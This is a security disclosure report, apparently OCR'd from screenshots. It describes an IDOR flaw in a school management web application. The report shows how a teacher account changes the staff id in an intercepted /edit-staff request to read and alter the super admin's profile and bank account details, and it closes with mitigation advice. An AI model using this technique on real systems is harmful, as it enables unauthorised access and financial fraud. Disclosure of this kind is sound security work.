
Sensitive Super Admin Data Exposure and Unauthorized Data Update via IDOR (Teacher Role to Super Admin Role)

Observation:

It was observed that via IDOR a teacher can obtain the fetch the details of Super Admin which includes the admin’s sensitive **Bank Account Details, Email ID, profile picture, Name Details** etc. The teacher can further update the Super Admin’s account details such as **Bank Account Details, Email ID, profile picture, name** etc. This is a serious issue as a lower privilege user can manipulate and make modifications to super admin’s profile data.

Steps To Replicate:


Step 1: Login inside **Teacher** user account and traverse to profile section of application and click on edit button to go to details edit page.



Staff Name: Tech 1
Role: Teacher
Designation
Department
EPF NO
Basic Salary
Contract Type
Date of Joining: 14th Jan, 2025

Mobile No
Emergency Mobile
Email: teacherfirst@campcodes.com
Driving License
Gender
Date Of Birth: 1st Jan, 1970
Marital Status
Father Name
Mother Name


Step 2: Login inside the **Super Admin(Principal)** account and traverse to the Profile Section to view the details. It can be observed that the name of the user is **“System Administrator”.**




Staff Name: System Administrator
Role: Super admin
Designation: Principal
Department: Admin
EPF NO
Basic Salary
Contract Type
Date of Joining: 13th Jan, 2025

Mobile No
Emergency Mobile
Email: admin@campcodes.com
Driving License
Gender: Male
Date Of Birth: 13th Jan, 2025
Marital Status
Father Name
Mother Name

Step 3: Once clicked on Edit button as shown in the 1st Step click on **"Update Staff"** button as shown below.



Step 4: Intercept the data update request. It can be observed from below screenshot a GET request goes with the user/staff identifier "2".




Time	Type	Direction	Method	URL
22:14:28 22 Ja...	HTTP	→ Request	GET	http://127.0.0.1/edit-staff/2

Request

```
GET /edit-staff/2 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1/edit-staff/2
Connection: keep-alive
Cookie: XSRF-TOKEN=
eyJpdiI6ImlnazNSOTBnNFR4Si9LbDVJOUkxRXc9PSIsInZhbHVlIjoiN2ozc2VRQU1ET2VROHpTVjFRNWZVQmg2aG0yUDRENWljSzRVUmxkTG9EZkVYZkkxTTY3WWFEL0tMYzRWeGYvRC9w0TBFQWV2dDgvclYyWExV
Yk5MMG9ucGplQnpGTzhoMnhpZGU2bWNwZEJhWHB3c3pHamRMU05lWDN5N2hkcHoiLCJtYWMiOiJkMGFiMjE2MDFhZDg2NDcyMmIxNmExMTFmY2JjYWI4ZGRlYTMyN2RlODk5MDNlOWViMTdkODY1MDI1NzQxYWJiIiwi
dGFnIjoiIn0%3D; infix_edu_session=
eyJpdiI6InpuTU1JdlZaaUJYQ291dXpQL3pYYWc9PSIsInZhbHVlIjoiaXl2OWNrRGpoa25YT0JtL0xKTzVFUFBNclNUck92RjRFQmhuRnphcm9yY0FFSWpMcmJiU1J2b2Z5cE56T1djRUtKTzRWU0JyajFLSkVTZGlr
M2hYdHNtVmZrejFWTHA5VFJrNjlUczFxRXBDd2pRRDFHaThQRUxsRURPL3ZhbGQiLCJtYWMiOiI0N2M4ZjM0Y2VkMjIw0TZjZWUwMTkxMGI5NjEyZDBkNDdkMjFkZjFlZTBiNDgy0WM4NWZh0TQ5MTlmZWFlZjZkIiwi
dGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

```

Step 5: Modify the staff id from "2" to "1" as shown in the below screenshot and forward the request to the server.




Time	Type	Direction	Method	URL	Statu
22:14:28 22 Ja...	HTTP	→ Request	GET	http://127.0.0.1/edit-staff/2	

Request

```
GET /edit-staff/1 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1/edit-staff/2
Connection: keep-alive
Cookie: XSRF-TOKEN=
eyJpdiI6ImlnazNSOTBnNFR4Si9LbDVJOUkxRXc9PSIsInZhbHVlIjoiN2ozc2VRQU1ET2VROHpTVjFRNWZVQmg2aG0yUDRENWljSzRVUmxkTG9EZkVYZkkxTTY3WWFEL0tMYzRWeGYvRC9w0TBFQWV2dDgvclYyWExV
Yk5MMG9ucGplQnpGTzhoMnhpZGU2bWNwZEJhWHB3c3pHamRMU05lWDN5N2hkcHoiLCJtYWMiOiJkMGFiMjE2MDFhZDg2NDcyMmIxNmExMTFmY2JjYWI4ZGRlYTMyN2RlODk5MDNlOWViMTdkODY1MDI1NzQxYWJiIiwi
dGFnIjoiIn0%3D; infix_edu_session=
eyJpdiI6InpuTU1JdlZaaUJYQ291dXpQL3pYYWc9PSIsInZhbHVlIjoiaXl2OWNrRGpoa25YT0JtL0xKTzVFUFBNclNUck92RjRFQmhuRnphcm9yY0FFSWpMcmJiU1J2b2Z5cE56T1djRUtKTzRWU0JyajFLSkVTZGlr
M2hYdHNtVmZrejFWTHA5VFJrNjlUczFxRXBDd2pRRDFHaThQRUxsRURPL3ZhbGQiLCJtYWMiOiI0N2M4ZjM0Y2VkMjIw0TZjZWUwMTkxMGI5NjEyZDBkNDdkMjFkZjFlZTBiNDgy0WM4NWZh0TQ5MTlmZWFlZjZkIiwi
dGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i


```

Step 6: It can be observed since Staff Id “1” belongs to Super Admin user. We are successfully able to fetch super admin user details including their **Bank Account Details, Email ID, Full Name, Image Details** etc.




Success
Operation successful


Edit Staff

STAFF NUMBER *: 1
ROLE *: Superadmin
DEPARTMENT: Admin
DESIGNATION: Principal
FIRST NAME *: System
LAST NAME: Administrator
FATHER NAME:
MOTHER NAME:
EMAIL *: admin@campcodes.com
GENDER: Male
DATE OF BIRTH: 01/13/2025
DATE OF JOINING: 01/13/2025
MOBILE:
MARITAL STATUS: Marital Status
EMERGENCY MOBILE:
DRIVING LICENSE:

Step 7: Modify the Name and Bank Account Details in the form and then click on Update Staff.



STAFF NUMBER *: 1
ROLE *: Superadmin
DEPARTMENT: Admin
DESIGNATION: Principal
FIRST NAME *: System
LAST NAME: Administrator IDOR TRY
FATHER NAME:
MOTHER NAME:
EMAIL *: admin@campcodes.com
GENDER: Male
DATE OF BIRTH: 01/13/2025
DATE OF JOINING: 01/13/2025
MOBILE:
MARITAL STATUS: Marital Status
EMERGENCY MOBILE:
DRIVING LICENSE:
STAFF PHOTO: Staff Photo
Show As Expert Staff: ○ Yes ● no




Edit Staff

Edit Staff

BANK ACCOUNT NAME: Teachers Account Details
ACCOUNT NO: 1111111111
BANK NAME: Teachers Bank
BRANCH NAME: TRY

Step 8: It can be observed that a notification stating “Operation Successful” is obtained.




Success
Operation successful

Edit Staff

Edit Staff

FIRST NAME *: Tech 1
LAST NAME:
FATHER NAME:
MOTHER NAME:
GENDER: Gender
DATE OF BIRTH: 01/01/1970
MOBILE:
STAFF PHOTO: Staff Photo
Show As Expert Staff: ○ Yes ● no
CURRENT ADDRESS
PERMANENT ADDRESS

Step 9: Refresh the browser login session of **Super Admin** Session from **Step 2**.




Human Resource

Staff Details

Staff Name System Administrator
Role: Super admin
Designation: Principal
Department: Admin

PERSONAL INFO
Mobile No:
Emergency Mobile:
Email: admin@campcodes.com
Driving License:
Gender: Male
Date Of Birth: 13th Jan, 2025

Step 10: It can be observed that the details updated by the **Teacher** is successful and **Teacher** is successfully manipulate/modify **Super Admin** User details.




Human Resource

Staff Details

Staff Name: System Administrator IDOR TRY
Role: Super admin
Designation: Principal
Department: Admin
EPF NO:
Basic Salary:
Contract Type:
Date of Joining: 13th Jan, 2025

PERSONAL INFO
Mobile No:
Emergency Mobile:
Email: admin@campcodes.com
Driving License:
Gender: Male
Date Of Birth: 13th Jan, 2025
Marital Status:
Father Name:
Mother Name:



http://127.0.0.1/edit-staff/1

Edit Staff

Edit Staff

BANK ACCOUNT NAME	ACCOUNT NO	BANK NAME	BRANCH NAME
Teachers Account Details	1111111111	Teachers Bank	TRY

Recommendation:

To mitigate IDOR, implement access control checks for each object that users try to access. Web frameworks often provide ways to facilitate this. Additionally, use complex identifiers as a defence-in-depth measure, but remember that access control is crucial even with these identifiers. Avoid exposing identifiers in URLs and POST bodies if possible. Instead, determine the currently authenticated user from session information. When using multi-step flows, pass identifiers in the session to prevent tampering.